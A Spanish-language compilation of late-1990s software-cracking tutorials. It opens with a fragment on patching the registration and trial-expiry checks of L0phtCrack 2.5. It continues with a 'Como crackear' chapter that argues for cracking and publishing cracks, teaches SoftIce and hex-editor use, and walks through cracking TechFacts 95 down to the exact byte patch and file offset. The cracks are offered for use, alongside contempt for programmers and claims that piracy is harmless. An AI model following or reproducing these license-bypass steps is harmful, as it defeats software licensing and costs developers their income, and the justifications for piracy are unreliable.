
```
:00406355 85C0                  test eax, eax
:00406357 7449                  je 004063A2 Interesante
:00406359 8B03                  mov eax, dword ptr [ebx]
:0040635B 8D54242C              lea edx, dword ptr [esp+2C]
:0040635F 52                    push edx
:00406360 50                    push eax
:00406361 E8FAFE0100            call 00426260
:00406366 83C408                add esp, 00000008
:00406369 85C0                  test eax, eax
:0040636B 7435                  je 004063A2 Interesante
```

Uhmmm que sera esto? Vamos a ejecutar alguno de los dos por que como sha saben van a la misma dirección =)

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:00406357(C), :0040636B(C)
|
:004063A2 83C9FF                or ecx, FFFFFFFF
:004063A5 C785C000000000000000  mov dword ptr [ebp+000000C0], 00000000
:004063AF 33C0                  xor eax, eax
```

Caemos aqui y como predan ver nos saltamos la nag que dice You have entered a invalid…. Bueno entonces que hacemos???? Nos fijamos el offset de los 2 saltos

```
:00406357 7449                  je 004063A2 CAMBIAR A JMP (EB en hexadecimal)
:0040636B 7435                  je 004063A2 CAMBIAR A JMP (EB en hexadecimal)
```



Bueno sha no nos muestra la nag del serial malo, pero todavía no esta registrado completamente. Ahora lo que tenemos que hacer es que cuando el tiempo se termine no nos mueste el mensaje de Your trial versión has..... tonces buscamos esa string y vemos:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004062CD(C)
|
:00406487 8B85C0000000          mov eax, dword ptr [ebp+000000C0]
:0040648D 85C0                  test eax, eax
:0040648F 741F                  je 004064B0
:00406491 8B85C4000000          mov eax, dword ptr [ebp+000000C4]
:00406497 85C0                  test eax, eax
:00406499 7F15                  jg 004064B0
:0040649B 6A00                  push 00000000
:0040649D 6A00                  push 00000000

* Possible StringData Ref from Data Obj ->"Your trial version of L0phtCrack "
                                 ->"2.5 has expired. You must register"
```

Uhm no se porque quise ir a:
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004062CD(C)

Pues fui y vi…

```
:004062CA 83F801                cmp eax, 00000001
:004062CD 0F85B4010000          jne 00406487
:004062D3 6A00                  push 00000000
```

Si se ejecuta el jne nos va al mensaje de expiracion! Tonces lo que tenemos que hacer es noopear los 6 bytes y listo! OK todo bien no nos sale el mensaje, todavía no esta registrado!!!

Por una de esas cosas de la vida se me abrio el cerebro ZenCracker y veo esto
* Possible StringData Ref from Data Obj ->"%d"
y pienso %d parese ser una variable de dias por que d es la primer letra de dia digo no? Y si vemos que hay mas arriba? Ok ahí vamos!
Vemos esto que es lo mas sospechoso que hay, que si se ejecuta se va lejos de todos los demas saltos y otras yerbas!!
Asi que lo cambiamos a JMP o en su defecto a JNE y listo ya no aparece la nag del ortooo
:00406265 0F8485020000 je 004064F0

La verdad que esto ultimo lo encontre de puro Zen Cracking (ojete) =)

Nahhh bueno un saludo para todos los seguidores de Zen Crackers Team! [zCt] y saludo para todo limados, marduk, etc!

Autor: gr00vy

E-mail: groovy2600@yahoo.com.ar

WEB: www.zencracking.com.ar

COMO CRAKEAR POR ESTADO+PORCINO

CAPÍTULO I. Orígenes

TechFacts 95

Diciembre 1997

Indice

*** UN POCO DE TODO:**

- Agradecimientos
- ¿Qué es eso de crackear?
- ¿Por qué crackear?
- ¿A quién va dirigido este curso?
- ¿Qué es lo que vamos a aprender?
- ¿No estaremos quitando el pan a los programadores de aplicaciones?
- ¿Qué necesito pa esto de crakear?

*** IDEAS BÁSICAS SOBRE CRACKING:**

*** HERRAMIENTAS CRACK:**

- Editor hexadecimal
- Desensamblador
- Debugger

*** ESQUEMAS DE PROTECCION:**

*** ESQUEMAS DE PROTECCIÓN BASADOS EN NÚMEROS DE SERIE:**

- Acerca de los programadores
- Análisis de esquemas con número de serie
- ¿Cómo atacar?
- Otro punto de ataque
- Comparación de ataques

UN POCO DE TODO:

¡Saludos Familia !

He decidido crear esta serie de capítulos con un objetivo puramente educativo (sin ningún tipo de obscuro interés comercial). Mi objetivo es ayudar a los nuevos crackers en sus primeros pasos.

Agradecimientos

Al TodoPoderoso +ORC, a su acólito +FRAVIA y a los miembros de WKT por su apoyo.

¿Qué es eso de crackear?

Crackear es el arte de reventar protecciones software/hardware con fines intelectuales, personales pero no lucrativos. Crackear también se llama ingeniería inversa (Reverse Engineering), ya que sin el programa fuente se es capaz de analizar el comportamiento del programa y modificarlo para tus intereses.

¿Por qué crackear?

Vivimos en un una sociedad que da asco. Es inconcebible que se destruyan o penalicen la producción de productos básicos (cereales,lácteos...) en aras de una estabilidad de precios.Vivimos en una sociedad donde el 95% de la gente se ve sometida al control de un 5 %. Toda persona debería tener un mínimo de recursos para ser feliz,pero esto no es así.

El noble arte del crakeo es una herramienta para distribuir la riqueza entre la sociedad. Si necesitas un programa (que tienes en un CD-ROM) y no tienes una cuenta en un banco USA, ni 30 dólares, ¿por qué narices tienes que esperar y pagar si lo necesitas?, crackealo y publica el crack en Internet. Así ayudarás a la gente menos afortunada que está axifiada por esta sociedad desigualitaria.

¿A quién va dirigido este curso?

Este curso va dirigido a toda persona con interés en el crack y/o con la filosofía crack. Sin olvidar a los programadores.

¿Qué es lo que vamos a aprender?

Dejaremos de un lado el añorado DOS, para centrarnos en cracks para programas en W95.

¿No estaremos quitando el pan a los programadores de aplicaciones?

Los programadores viven muy bien a costa de los royaltis que pagan las grandes empresas y esos repugnantes yupis encorbatados con escased de neuronas. Además, un programa crakeado es más conocido y utilizado que uno que no lo esté. Digamos que el crack es una forma de publicidad. Baste recordar el compilador de Pascal de la casa Borland. Originalmente fue copieteado y distribuido casi libremente hasta la saciedad. Borland conocía este hecho y por eso no introdujo ningún tipo de protección. Al cabo de poco tiempo, esos estudiantes se convirtieron en programadores que reclamaban a sus empresas la compra del compilador que sabían utilizar, el Pascal de Borland. Si las casas de soft ya son ricas sin nuestro dinero, ¿a que estado de corrupción se llegaría si lo tuvieran?.

Aunque parezca extraño este ensayo está dedicado a formar a los programadores , mostrándoles sus defectos y el camino para producir software de calidad.

En último caso depende de la conciencia de cada uno, si crees que un programador ha realizado una buena aplicación, que te es útil y que además está bien programada, entonces obra adecuadamente y recompénsalo registrándote. A decir verdad sólo he encontrado un programa de este estilo

¿Qué necesito pa esto de crakear?

- Interés y PazYCiencia.

- Algún conocimiento de ensamblador. Cuanto más conozcas mejor crackearás, pero para este curso mas bien poco, intentaré hacer las cosas fáciles.

- Ayuda de otro cracker más experto (por ejemplo Estado+Porcino)

IDEAS BÁSICAS SOBRE CRACKING

Un programa no es más que un montón de instrucciones (haz, esto, haz lo otro), una tras otra. Estas instrucciones, (en general) están en memoria, parte de ellas se encargan de impedir la ejecución del resto (el verdadero programa). Resumiendo, tienes un bonito programa tras una puerta (esquema de protección), nuestro objetivo es reventar la puerta, buscar la llave,pasar por las rendijas,quemarla..., como puedes ver una cantidad inagotable de ataques.

Un pequeño inciso, sólo puedes reactivar instrucciones que se encuentren en el programa. Por ejemplo, si se ha desactivado la opción de salvar, puede ser que el conjunto de sentencias para salvar el programa esté presente pero desactivado, o bien que simplemente no esté. Si están las sentencias, se pueden reanimar, sino están entramos en un mundo diferente, una evolución del cracking, la apasionante Reconstrucción Software, pero eso será tema de otro capítulo.

HERRAMIENTAS CRACK

Demos un breve repaso a las principales herramientas que utilizaremos a lo largo del curso. Existen otras muchas herramientas que las comentaré cuando nos sean necesarias.

Editor hexadecimal

Los programas no son más que un conjunto de instrucciones y cada instrucción no es más que un conjunto de bits, pero donde demonios se guardan esos bits?.

Los bits del programa se localizan en los ficheros, p.e. las instrucciones del programa de compresión arj se guardan en el fichero arj.exe. Hay algunos programas que no guardan todas sus instrucciones en único fichero, si no en varios, un ejemplo de esto son los programas que utilizan librerías dinámicas (o dll)

Un editor hexa, no es más que un programa, que permite "editar" los ficheros de instrucciones de otros programas, osea, que permite ver,modificar,copiar,pegar... los bits de los programas. Para simplificar la cosa no se muestran los bits a pelo, sino que se muestran en hexadecimal, de ahí su nombre. Nosotros lo utilizaremos para alterar el comportamiento de los programas. Supongamos que conocemos la instrucción sentencia de la rutina de protección que debemos modificar, sea jz 23 y queremos modificarla por jnz 23, bien como toda instrucción no es más que un conjunto de bits, sea 0110 para jz 23 y 1001 para jnz 23, sólo nos queda buscar estos bits dentro del

fichero ejecutable del programa (que es, en general, el contiene las sentencias del programa). Como usamos un editor hexa, debemos buscar la secuencia de un unos y ceros en hexa en el fichero del programa que queremos modificar. Si la secuencia que buscamos es muy común deberemos utilizar las instrucciones que se encuentran entorno a la instrucción a modificar.

Esto es muy importante, sólo debe existir una localización del patrón de búsqueda en el fichero, si existe más de una, debemos añadir a la búsqueda las sentencias de alrededor, sino se corre el riego de modificar la sentencia equivocada, lo que provoca casi siempre un "cuelgue".

Un no es más que una modificación de las instrucciones de un fichero, así pues para hacer un crack debemos saber que instrucciones modificar y en qué fichero. Una vez crackeado el fichero, el programa se comportará siguiendo la nueva sentencia que le hemos modificado.

Hay un montón de editores hexa, yo os recomiendo UltraEdit-32 Professional, os lo podéis bajar de http://ftpsearch.ntnu.no/

(excelente herramienta de búsqueda en la Web, utilízala cuando no encuentres algún fichero) busca w32dasm. Yo utilizo la versión 4.31a. Cada cracker tiene su editor favorito, !encuentra el tuyo!. Este programa es shareware, así que tendrás que crackearlo, recuerda : lo primero que tienes que crakear son tus propias herramientas. Si no puedes crackearlo, busca otro editor hexa, los hay a montones.

Desensamblador

Un desensamblador toma un fichero de instrucciones en hexa y lo convierte a lenguaje ensamblador. El lenguaje ensamblador, es el conjunto de sentencias que entiende el microprocesador (tu Pentium o mi 486). El procesador es el corazón del ordenador, todas las sentencias son ejecutadas por él y sólo por él. Por ejemplo un 43 en hexa se transforma en inc eax. Se necesitan algunos conocimientos de ensamblador pa esto de crackear.

Nosotros usaremos el desensamblador para crakear con la técnica de la lista muerta que veremos más adelante.

Puedes pillar un magnífico desensamblador para W95 en http://www/expage.com/page/w32dasm , es shareware, así que deberás crackearlo. Próximamente le dedicaremos un capítulo al w32dasm y aprenderemos a crackearlo. Yo utilizo la versión 8.9, aunque una posterior es también útil.

Debugger

Un debugger permite ejecutar instrucción a instrucción (instrucciones en ensamblador, se entiende) un programa, por tanto también ejecutará instrucción a instrucción la rutina de protección, ya que es parte del programa. Esto nos permitirá analizar su comportamiento.

El mejor debugger para W95 es sin duda el Softice quo te lo puedes bajar de http://www.numega.com , es sin duda uno de los mejores programas que he visto en mi vida. Te recomiendo que te bajes también los manuales. El Softice es una de las mejores herramientas cuanto más domines al Softice, mejor crakearás, y te aseguro que se pueden realizar verdaderas maravillas con él. Para trazar (esto es, pasar el debug) a programas MS-DOS, puedes utilizar versiones anteriores del Softice o utilizar algunos de los excelentes debugger que hay para Dos como el SymbDebug.

Os indicaré un par de consejos y trucos para el Softice.

--> Instalación

Haz la prueba de pantalla, si te la saltas, lo más seguro es que cuando actives el Softice se te quede la pantalla a rayas. Busca el driver de la tarjeta de vídeo que tengas instalada en W95 dentro de la lista que se ofrece. Aunque la encuentres, haz la prueba de pantalla, es posible que no funcione correctamente. Si no encuentras tu tarjeta de vídeo o tienes problemas de pantalla, corta la instalación y selecciona "Adaptador de Vídeo Standard VGA", reinstala el Softice y utiliza ese mismo driver para la prueba de pantalla. Si sigues teniendo problemas te remito a la Doc del Softice (que deberías haberte bajado). Particularmente, con el adaptador Standard VGA no he tenido nunca problemas. Hay por ahí sueltos una ampliación de drivers de tarjetas para Softice, búscalos si no quieres

pasa a la VGA Standard.

Activa la opción de ratón, te evitará escribir bastantes secuencias hexa de instrucciones, te permitirá moverte libremente por las ventanas, seleccionar, copiar y pegar texto así como redimensionar las ventanas.

--->Configuración

El Loader es una pequeña utilidad que permite especificar el programa que queremos depurar y además nos permite configurar el Softice, En Edit/SoftIce Initialization Settings/Initialization string pon X;wl;wr;wd7; code on; y en Histoy Buffer Size pon 512
Abre el fichero winice.dat (dentro del directorio de instalación del Softice) , toda línea del tipo EXP=c:\windows\system\system.drv , quítale el punto y como inicial.

--->Ejecución

El Softice debe cargarse siempre antes que W95. Si estas en W95, reinicializa en modo MS-DOS y ejecuta WINICE.EXE, este cargará el Softice y W95. Te recomiendo que utilices un fichero bat.

Las ventanas que aparecen son

Ventana de registros de la CPU (wr). A los típicos se ha añadido una E así se diferencia los registros normales que admiten 16 bits, de los registros que soportan 32 bits. Por ejemplo, ax se llama ahora eax. Siempre podremos referencias a ax, sabiendo que nos quedaremos con 16 bits últimos de eax.

Ventana de datos de la CPU (wd). Muestra la memoria en formato hexa, ahí se pueden apreciar los datos que maneja el programa, entre otras cosas.

Ventana de código (wc). Muestra, la dirección de memoria en la que se encuentra la instrucción, la codificación hexa de la instrucción y la instrucción en ensamblador.

Ventana de control, el la que aparece arriba el nombre del programa que estamos trazando. Aquí es donde introduciremos los comandos del SoftIce.

He aquí algunos comandos fundamentales para el Softice:

CTRL+D

Conmuta de W95 al Softice y viceversa. No te asustes por el pantallazo ni por el aspecto cutre inicial, llegarás a quererlo, créeme. Si salen rayas, vuelve a leer el apartado -->Instalación

F4

Estando en Softice, te permite echar un ojo al estado actual en W95 sin necesidad de conmutar.

F8

Ejecuta una instrucción, las modificaciones en los registros del sistema aparecen de diferente color. Si la instrucción es una llamada a una rutina, se ejecutarán una a una todas las instrucciones de la rutina llamada.

F10

Ejecuta una instrucción, las modificaciones en los registros del sistema aparecen de diferente color. Si la instrucción es una llamada a una rutina, se ejecutan de golpe todas las sentencias de la rutina llamada.

F11

Ejecuta de golpe todas las instrucciones de la rutina actual y se para el la instrucción siguiente de la rutina padre que llamó a esta rutina. Esto nos permite trazar al padre, estando en una rutina hija. En cuanto la uses menudo verás que no es tan complicado como parece.

F12

Ejecuta todas las sentencias hasta el primer ret (incluido)

bpx nombreRutina

Salta al Softice cuando se ejecuta la rutina cuyo nombre es nombreRutina. Ejemplo bpx messageboxa saltará al Softice cuando el programa muestre una ventana de mensaje del tipo mensaggebox.

bpx dirInstrucción

Salta al Softice cuando se ejecuta la instrucción que está es la dirección de memoria dirInstrucción.

bpr dirIni dirFin rw

Salta al Softice cuando hay un acceso de lectura o escritura en las direcciones dirIni,dirFin ambas incluidas. Ejemplo bpr 100 109 rw que puesto de otra forma más fácil de expresar, nos queda algo como bpr 100 100+9 rw

s l dir tam'cad'

Busca la cadena cad a partir de dir hasta dir+tam. Esta sentencia casi siempre tendrá este aspecto. Ejemplo s 30:00 l ffffffff 'cad' . Las comillas son importantes. 30:00 es la dirección de comienzo del segmento de datos, osea la dirección de memoria donde están los datos del programa y ffffffff es el tamaño del segmento de datos, como veréis hay 4GB de espacio para almacenar datos.

d registro

Muestra en la ventada de datos el contenido de lo que hay a partir de la dirección guardada en registro. Ejemplo d eax muestra a lo que apunta eax.

d dirección

Muestra en la ventada de datos el contenido de lo que hay a partir de la dirección.

d nomRutina

Muestra en la ventada de datos el contenido de lo que hay a partir de la dirección donde comienza la rutina nomRutina.

Impr Pant

Vuelca el contenido de la pantalla por la impresora, quizás tengas que darle varia veces hasta que el buffer de la impresora se llene.

ESQUEMAS DE PROTECCION

Citaré algunas de las técnicas utilizadas por los programadores para proteger su soft.

- Números de Serie.

- Cripple Software (software limitado), en diversas variantes:

*** Tiempo limitado a meses , días, minutos..**

*** Número de ejecuciones o usuarios limitado.**

*** Funciones deshabilitadas.**

- Protecciones por discos o CD-ROM llave.

- Protecciones anti herramientas crack

*** Antidebuggers.**

*** Antidescompiladores.**

*** Antidesensambladores.**

*** Encriptación parcial o total.**

- Ninguna de las anteriores.

Acerca de los programadores

Sólo dos cosas:

a) En general son perezosos y a veces estúpidos.
b) Nunca les creas.
La opción a) es clara, sus esquemas de protección son arcaicos, apenas han sufrido modificaciones, tan sólo incorporan trucos viejos sobre esquemas bien conocidos. Programas en lenguajes de alto nivel tipo C++, Visual Basic, estos compiladores se basan en librerías bien conocidas. El programador no tiene el amor propio de crear su propia rutina de protección en ensamblador, prefieren dejarla en manos de compiladores que crean código ensamblador ineficiente y fácilmente legible. ¿A qué se debe todo esto?, a su mentalidad comercial de la vida, no trabajan por placer, son esclavos de su trabajo, verdaderos zombies andantes. Lo importante es acabar y pronto no importa la calidad del soft o las quejas del estúpido usuario por la lentitud del programa o por los "cuelgues".

Una breve disgresión, no os habéis preguntado por que las versiones de los programas salen como churros cada 2 días. La respuesta es que se dejan a propósito las cosas sin hacer o mal hechas para que al cabo de dos días se pueda sacar una flamante nueva versión con una leve modificación la cual debes comprar para no quedarse obsoleto, Dios mío que abominación!

Respecto a b) baste decir que siempre tratan de encubrir sus errores con malolientes mentiras.
PROGRAMADORES, leed esto y aprended, pero que digo, no tenéis tiempo ni para joder, ni para ver por donde os joden....:-)

ESQUEMAS DE PROTECCIÓN BASADOS EN NÚMEROS DE SERIE

Ésta es una "antigua" técnica de protección utilizada por las toneladas de shareware que nos inundan, basta comprarse un CD por 4 perras y ver 650 MB de programas basura, en general, deseosos de exprimir nuestras carteras. Veamos como funcionan.

El programa puede ser total o parcialmente funcional, pero posee estúpidas ventanas que nos recuerdan que somos usuarios no registrados, o bien pitidos mal sonantes o mensajes perennes proclamando que les mandemos

dinero. A veces, pasado cierto tiempo o pasado un número de ejecuciones, el programa deja de funcionar. Todo esto inconvenientes se resuelven llamando a la casa que construyó el software (imaginad lo que puede costar una llamadita o un Fax a un pueblo mal oliente del esto de Utah en USA), o bien mandando un e-mail. En cualquier caso hay que indicar el número de VISA donde ellos clavarán sus garras para rellenar sus ya nutridas arcas. Una vez desplumado recibimos por e-mail o por teléfono una palabra mágica, un número de serie, una password, o lo que sea, yo lo llamaré "pwd". Esta pwd desbloquea el programa y/o elimina las estúpidas ventanas recordatorio.

Análisis de esquemas con número de serie

En general existen dos formas en las que trabajan las rutinas de protección de número de serie:

a) Número de serie independiente del usuario.
b) Números de serie adaptados al usuario.
a) si extraemos una pwd, ésta servirá a todos los usuarios. Una pwd válida se diferencia de una inválida (por las muletas, es un chiste) por la presencia de ciertos caracteres en posiciones fijas (p.e. el carácter 8 debe ser una 'C', el 10 un '-'). Toda pwd que cumpla las restricciones será una pwd válida. Por norma, casi todas las pass incorporan el carácter '-', 2b en hexa. A veces no se requieren caracteres fijos , sino que la suma ASCII cumpla cierta condición. Cada letra del alfabeto y cada carácter numérico tiene una cantidad asociada, su código ASCII (p.e. par el acute0acutees el 30 en hexa o el 40 en decimal). La técnica consiste en sumar el código de cada carácter y comprobar la suma (que a veces se llama checksum) con una cierta cantidad. Una variante es modificar el valor ASCII a través de una tabla que asocia a cada carácter un número distinto.

Crackear esto es fácil de crackear:

cmp suma,sumacorrecta ---->cmp suma,sumacorrecta
jz ok ---------->jnz ok
Es posible mezclar las tres técnicas, caracteres fijos, cheksum y modificación del código ASCII. En un capítulo próximo veremos un ejemplo de esto.

b) En este caso se utiliza el nombre, los apellidos, o el nombre de la empresas o todo junto para generar un pwd. Aquí las técnicas son más imaginativas: coger cierto caracteres y repetirlos hasta llegar a un tamaño, usar el código ASCII de ciertas caracteres como índice de una tabla de encriptación...En fin, depende de las paranoias del programador. Lo cierto es que se debe generar la pwd correcta para nuestros dato y ésta se debe comparar con la introducida. Aquí es donde podemos atacar ,en al comprobación. Realmente no hace falta crackear, basta con copiar la pwd correcta e introducirla como nuestra pwd, o bien crackear las sentencias de comprobación para que sirva cualquier pass. Lo primero es mejor ya que nos servirá para futuras versiones.

Se puede mezclar ambas técnicas, como veremos en un capítulo próximo, y generar un checksum para una cierta cadena extraída a partir de los datos del usuario y comprobar el cheksum de nuestra cadena.

¿Cómo atacar?

Antes de ir como unos desposeídos a reventar el programa, es totalmente necesario echar un vistazo, ver el posible esquema de protección y los posibles puntos de ataque. En general no hay que buscar mucho, los puntos débiles tiene un letrero rojo que dice " Hey estoy aquí".

En el caso de los esquemas basados en números de serie, la cosa está clara: esos estúpidos mensajes recordatorios son la puerta de entrada. Si somos usuarios no registrados aparecen, si nos registramos desaparecen. Por tanto debe haber algo que indique cuando deben o no aparecer, este algo es un flag, que no es más que un conmutador (como el de una bombilla). Cuando está en ON aparecen los mensajes, cuando en OFF desaparecen. En nuestro contexto, un flag no es más que una posición dentro de la memoria con un cierto valor. La memoria del ordenador es como un cartón de huevos (1 huevo = 1 bit), donde cada hueco tiene un número diferente al que se le llama dirección de memoria. En cada hueco puede haber un huevo (valor 1) o no haberlo (valor 0). Los agujeros se agrupan, 8 agujeros es un Byte, 1024 Bytes es un MegaByte o MB, 1024 MB es un GigaByte o GB, 1024 GB es un TeraByte o TB. Fácil, ¿verdad?. La memoria está compuesta de bits, estos bits se pueden interpretar de muchas formas, flags, datos, instrucciones. Por ejemplo 01010101 puede ser un flag de activación, la cadena "hola" o lo sentencia pinta la pantalla, depende de como lo consideremos. En el caso de tomarlo como instrucciones, se habla de dirección de la instrucción en memoria, que no es más que la dirección del primer del primer bit que la

compone.

El valor que podemos encontrar en un flag puede variar. Para ON podemos encontrar un 1 y para OFF un 0. Se puede usar la llamada lógica negada y tiene en ON un 0 y en OFF un 1. Todo lo que se pueda hacer con 0 y 1, se pude reconvertir cambiando los 0 por 1 y los 1 por 0. Una "mejora" de los programadores es utilizar flags distintos a 0,1, cuán inteligentes!. Recuerdo cierto esquema que utilizaba el flag DEAD en hexadecimal. Los sistemas de numeración (como el hexadecimal o hexa para abreviar) son formas diferentes de contar y de representar cantidades. En base 10, la de toa la vida, se empieza en 0 y se acaba en 9. en hexa se comienza en 0 y se acaba en F (10=a,11=b,12=c,13=d,14=e,15=f).

Veamos algo más práctico:

cmp ax,flag; Compara el valor de ax con el valor del flag

jz mensajes; Si son iguales muestra los mensajes.

sigue: inc dx; Continúa normalmente.

.....

mensajes: mov edx,45

.....

jmp sigue;Salta y continua normalmente.

Este puede ser un esquema típico. Dependiendo del valor del flag se muestran los mensajes o no.

Llegamos a la parte interesante, cada mensaje recordatorio debe tener una comprobación como la del ejemplo. Basta con analizar los mensajes recordatorio y descubrir la dirección de memoria del flag. Pero quién narices rellena el flag?. Obviamente debe haber como mínimo dos inicializaciones, una al comienzo de la ejecución del programa que pone al flag a OFF y la rutina de protección que lo debe poner a ON si la pwd es correcta. ¿Me sigues hasta ahora?.

Es fácil ahora saber donde atacar, un crack elegante sería poner la inicialización al comienzo del programa a ON en vez de OFF. Recuerda esto: " Un buen cracker debe ser ante todo elegante y sutil, nada intrusivo".

Otro punto de ataque

Hasta ahora hemos visto que analizando los estúpidos mensajes se puede conocer la dirección de memoria del flag y a partir de ahí su inicialización. Pero en los esquemas basados en números de series existe un punto de entrada más claro aún que los flags: la propia rutina de protección. Veamos un método sencillo para llegar a ella.

Si uno se va a la opción de registro e introduce un número de serie falso, aparecerá una estúpida ventana indicando que nos hemos equivocado: "Soryy your password is invalid" o algo parecido que traducido al cristiano es "Tío te ha equivocado, JAAARL". Esto no es una vía de entrada, esto es una autopista de 1GB de carriles. Basta con pensar un poco, quién es la encargada de mandar este mensaje? ,evidentemente la propia rutina de protección, interesante verdad?. Ya sólo queda encerrar la rutina, ver como trabaja , cambiar un par de bytes (siempre de la forma más elegante posible) y listo, programa crackeado.

Comparación de ataques

¿Qué crack es mejor?, el de flags o de la rutina de protección?. Esto depende en gran medida de programa, de tus habilidades y del tipo de que dispongas. Con la rutina de protección se puede analizar en profundidad el esquema, ver como trabaja y hasta extraer tu propio número de serie, osea el número de serie que la empresa te da si te registras, pero esto requiere tiempo y esfuerzo, obteniendo una satisfacción moral e intelectual. Además, en la próxima versión del programa est pwd posiblemente funcionará y no necesitarás crackear de nuevo. Mediante cracks al flag, se requiere un tiempo menor, pero la próxima versión habrá que crackearla de nuevo (no importa seguro que estos estúpidos programadores habrán seguido la mismo patrón de protección). Un crack a la rutina de

exige un conocimiento profundo de la misma, lo que puede llevar a tu propio generador de claves (igualito o seguramente mejor que el tiene la empresa).

CÓMO CRACKEAR TECHFACTS 95:

Objetivo: TechFacts 95.
Versión: 1.30 3/7/97
Nombre del ejecutable: Teckfct95.exe
Website: http://ourworld.compuserve.com/homepage/deansoft
Tamaño del ejecutable: 1.251.840 bytes.
Tipo de protección: Por número de serie.
Dificultad: ameba.
Tiempo de crackeo: 2 minutos.
Herramientas: SoftIce 3.0 y Editor Hexadecimal.

Siguiendo las recomendaciones de +ORC empezaremos por crackear nuestras propias herramientas crack. El programa en cuestión es una pequeña joya que nos permitirá, entre otras muchas cosas, rastrear las acciones de un determinado programa, buscar cadenas de caracteres en ficheros, trabajar con dll.. Generalmente,lo utilizo para rastrear programas de instalación, obteniendo información de los ficheros creados, las entradas de registro añadidas o borradas, ...

Manos a la obra. El programa es un ejecutable que no necesita otro fichero para funcionar (cosa rara en estos días). Así pues, arranquemos el programa veamos lo que ocurre. Aparece una horrible ventana diciendo que utilicemos nuestra VISA o MASTERCARD y que soltemos los 19,99 dólares (unas 2500 pesetas) que tenemos para ir a tomar cervezas.

Echemos un vistazo al programa. Entre otras cosas, hay una opción en TOOLS/WATCH SYSTEM, que nos permite rastrear un programa. En HELP/HELP TOPICS/ORDER FORM aparece una hoja de registro en la que nos avisa de que además tenemos que paga 2 dólares para gastos de envío, ¡cómo si costará 250 pelas enviar un mail con el número de serie!.

En HELP/ABOUT TECHFACTS 95 encontramos un botón USE REG KEY. Aquí es donde tenemos que introducir nuestro Nombre (First name), apellidos (Last name) y el número de serie correspondiente que lo recibiremos por mail si pagáramos 19,99 dólares más 2 dólares de gastos de envío. Empecemos por aquí.

Pongamos un nombre, un apellido y un número cualquiera y pulsemos el botón REGISTER. Entonces escuchamos un pitido y aparece una ventana de mensaje diciendo REGISTRATION KEY FAILED. Ahora ¡pensemos un poco!, apliquemos un poco de ZEN CRACKING.

Lo único anormal es el pitido. Si tu fueras un programador y quisieras que pitará tu "cacharro" tienes dos opciones construirte un bonito programa en ensamblador que lo haga, o bien utilizar una función de pitido presente en alguna de las vomitivas librerías de funciones, también llamadas API. ¿ Qué piensas que ha hecho nuestro "vago" programador ?. ¡Bingo! ha utilizado la función MessageBeep de la librería USER32.DLL. Este un punto de ataque muy claro, aunque existen muchos otros.

Apliquemos la técnica LIVE, es decir, utilizaremos el SoftIce. Reinicialicemos nuestro ordenador en modo Ms-Dos, lancemos el WinIce y volveremos a Windows.

Abramos el LOADER de SoftIce y en FILE/OPEN MODULE seleccionemos el fichero Tekfct95.exe. Pulsemos Load o el botón con las ruedecillas dentadas. Nos aparece una ventana de mensaje del SoftIce diciendo que no puede cargar la tabla de símbolos, pulsemos el botón SÍ y aparecemos directamente en el SoftIce con la pantalla en modo texto. En este momento nos encontramos en la primera sentencia de nuestro programa. Pulsemos bpx messagebeep

con esto tomaremos el control antes de que aparezca el pitido. Con Ctrl-D volvemos a Windoce y el programa sigue ejecutándose normalmente pero con un cebo en messagebeep. Elegimos la opción de registro y escribimos cualquier cosa en nombre, apellidos y número de serie, pulsamos el botón y aparecemos de bruces en :

USER32!MessageBeep

014F:BFF623C1 B148 MOV CL,48 ** Aparecemos aquí.****

014F:BFF623C3 EB12 JMP BFF623D7

Si pulsamos en este momento F12(continuar hasta un RET) nos situaremos en:

014F:0047BA65 EB11 jmp 0047BA78

014F:0047BA67 6A30 push 00000030

014F:0047BA69 E822A7F8FF Call 00406190 ** Llamada a MessageBeep****

014F:0047BA6E B8BCBB4700 mov eax, 0047BBBC

014F:0047BA73 E824BEFBFF call 0043789C ** Pintamos la ventana de error ****
En tu ordenador las direcciones de memoria pueden ser diferentes.**

¡Sintamos el código!. Estamos en mitad de las sentencias de error, lo que implica que debe haber un salto condicional a este conjunto de sentencias de error. El salto debe ser condicional porque en caso de haber metido correctamente el número de serie habríamos obtenido algún tipo de mensaje de felicitación. Así pues, sólo debemos encontrar ese salto condicional y modificarlo.

Miremos por encima de la dirección 014F:0047BA69, nos encontramos en 014F:0047BA65 un salto incondicional jmp 0047BA78, en una ejecución normal nunca llegaríamos a 0047BA67 ya que siempre saltaríamos a 0047BA78. Por tanto, lo que debemos buscar es un salto condicional a la dirección 0047BA67. Si volvemos hacia atrás un poco con los cursores encontramos este bonito salto

014F:0047B934 E89B73F8FF call 00402CD4

014F:0047B939 0F8528010000 jne 0047BA67 ** ¡BINGO! ****

014F:0047B93F 8D45B7 lea eax, dword ptr [ebp-49]

Hemos encontrado el salto, sólamente hay que modificarlo. Fijaos que el salto se produce después de una llamada a la rutina call 00402CD4 apostaría el pellejo a que esta es una rutina para comprobar si tu número de serie es correcto. Si no es igual (jne) salta a las sentencias de error. Si es igual continua ejecutándose. Hay muchas formas de invertir el salto:

1.- Cambiar 0F8528010000 jne 0047BA67 por

0F8500000000 jne 0047B93F

2.- Cambiar 0F8528010000 jne 0047BA67 por

404840484048 inc eax,dec eax, inc eax, dec eax, inc eax, dec eax

La 1 es un salto neutro, sea igual o no siempre se ejecuta la sentencia siguiente. La 2 es la preferida por +ORC, cambia el salto por un conjunto de parejas incrementar - decrementar que dejan el registro eax sin cambios en su contenido.

Solamente hay que tener en cuenta dos cosas para modificar el código, sustituir siempre el mismo número de bytes (cambias 2 bytes por 2 bytes) y que tus modificaciones sean una sentencia en ensamblador correcta.

El SoftIce nos permite hacer cambios On-Fly, es decir, en ese mismo instante, pero el cambio no es permanente.

Para ello, nos vemos obligados a utilizar algún editor hexadecimal, con el cual abriremos el fichero ejecutable, y buscaremos la cadena en hexadecimal E89B73F8FF0F8528010000 y la cambiaremos por E89B73F8FF0F8500000000. La cadena se encuentra en el offset 0X7AD34(los números en hexa llevan delante un 0X) que en decimal es 503092.

